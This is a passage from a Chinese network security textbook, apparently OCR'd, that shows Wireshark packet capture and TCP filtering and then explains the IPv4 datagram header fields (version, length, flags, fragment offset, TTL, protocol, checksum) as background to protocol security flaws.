


图 2-13 Wireshark 捕获数据包设置




图 2-14 Wireshark 捕获的数据包

在图 2-14 中的 Filter 下拉列表框中，输入需要过滤协议，如输入 TCP，显示如图 2-15 所示的界面，只显示 TCP 数据包和基于 TCP 的数据包，如 HTTP 数据包。




图 2-15　Wireshark 捕获的 TCP 数据包

应用 Wireshark 分析协议数据会在后面的章节中详细介绍。

2.5　TCP/IP 的 IP 安全机制

因特网上所存在的安全漏洞，多数与网络协议的本身设计缺陷有关。为了进一步了解产生安全缺陷的原因，有必要介绍 TCP/IP 的数据包格式及其工作原理。

2.5.1　IP 数据包格式

TCP/IP 定义了一个在因特网上传输的包，称为 IP 数据包。IP 数据包由首部和数据构成。首部有 20B 的固定长度和一个可选项，可选项长度不定，最长为 60B，如图 2-16 所示。

IP 数据包的头部包含了实现 IP 层功能所需要的一系列信息。

“版本”字段记录数据包属于哪个版本的协议以便在不同版本间传输数据。“首部长度”字段指明首部长度，最短为 20B，最长为 60B(15×32b)。“区分服务”字段指明主机要求子网提供的服务。该字段包括 3 位优先级；3 位标志位 D、T、R(delay、throughput、reliability)，分别表示延迟、吞吐量、可靠性；最后 2 位未用。“总长度”字段指明首部和数据




图 2-16 IP 数据包格式

的实际长度，最长为 65 535B。“标识”字段用来让目的主机判别新来的分段属于哪个分组。“标志”字段有 3 位。第一位未用；第二位代表不能分段，称为 DF 位(Don't fragment)，因为目的端不会重组分段；第三位代表还有分段，称为 MF 位(more fragments)。除了最后一个分段外，其余分段都应设置。“片偏移”字段指明分段在当前数据报的什么位置。由于基本分段单位为 8B，每个数据报最长为分段偏移值乘 8，即 $2^{13}\times8=8\,192\times8=65\,536$B，比“总长度”字段提供的最大值还长。“生存时间”字段是一个限制分组生命周期的计数器，最长为 $2^8-1=255$，当计数值为 0 时，分组被丢弃并向主机报警。“协议”字段指明将分组传给哪个进程，是 TCP 还是 UDP 或其他类型。“首部校验和”字段仅用来校验首部数据是否正确，当校验值为 0 时，表明数据正确。

图 2-17 显示采集的 IP 数据包首部的每一个字段的值。

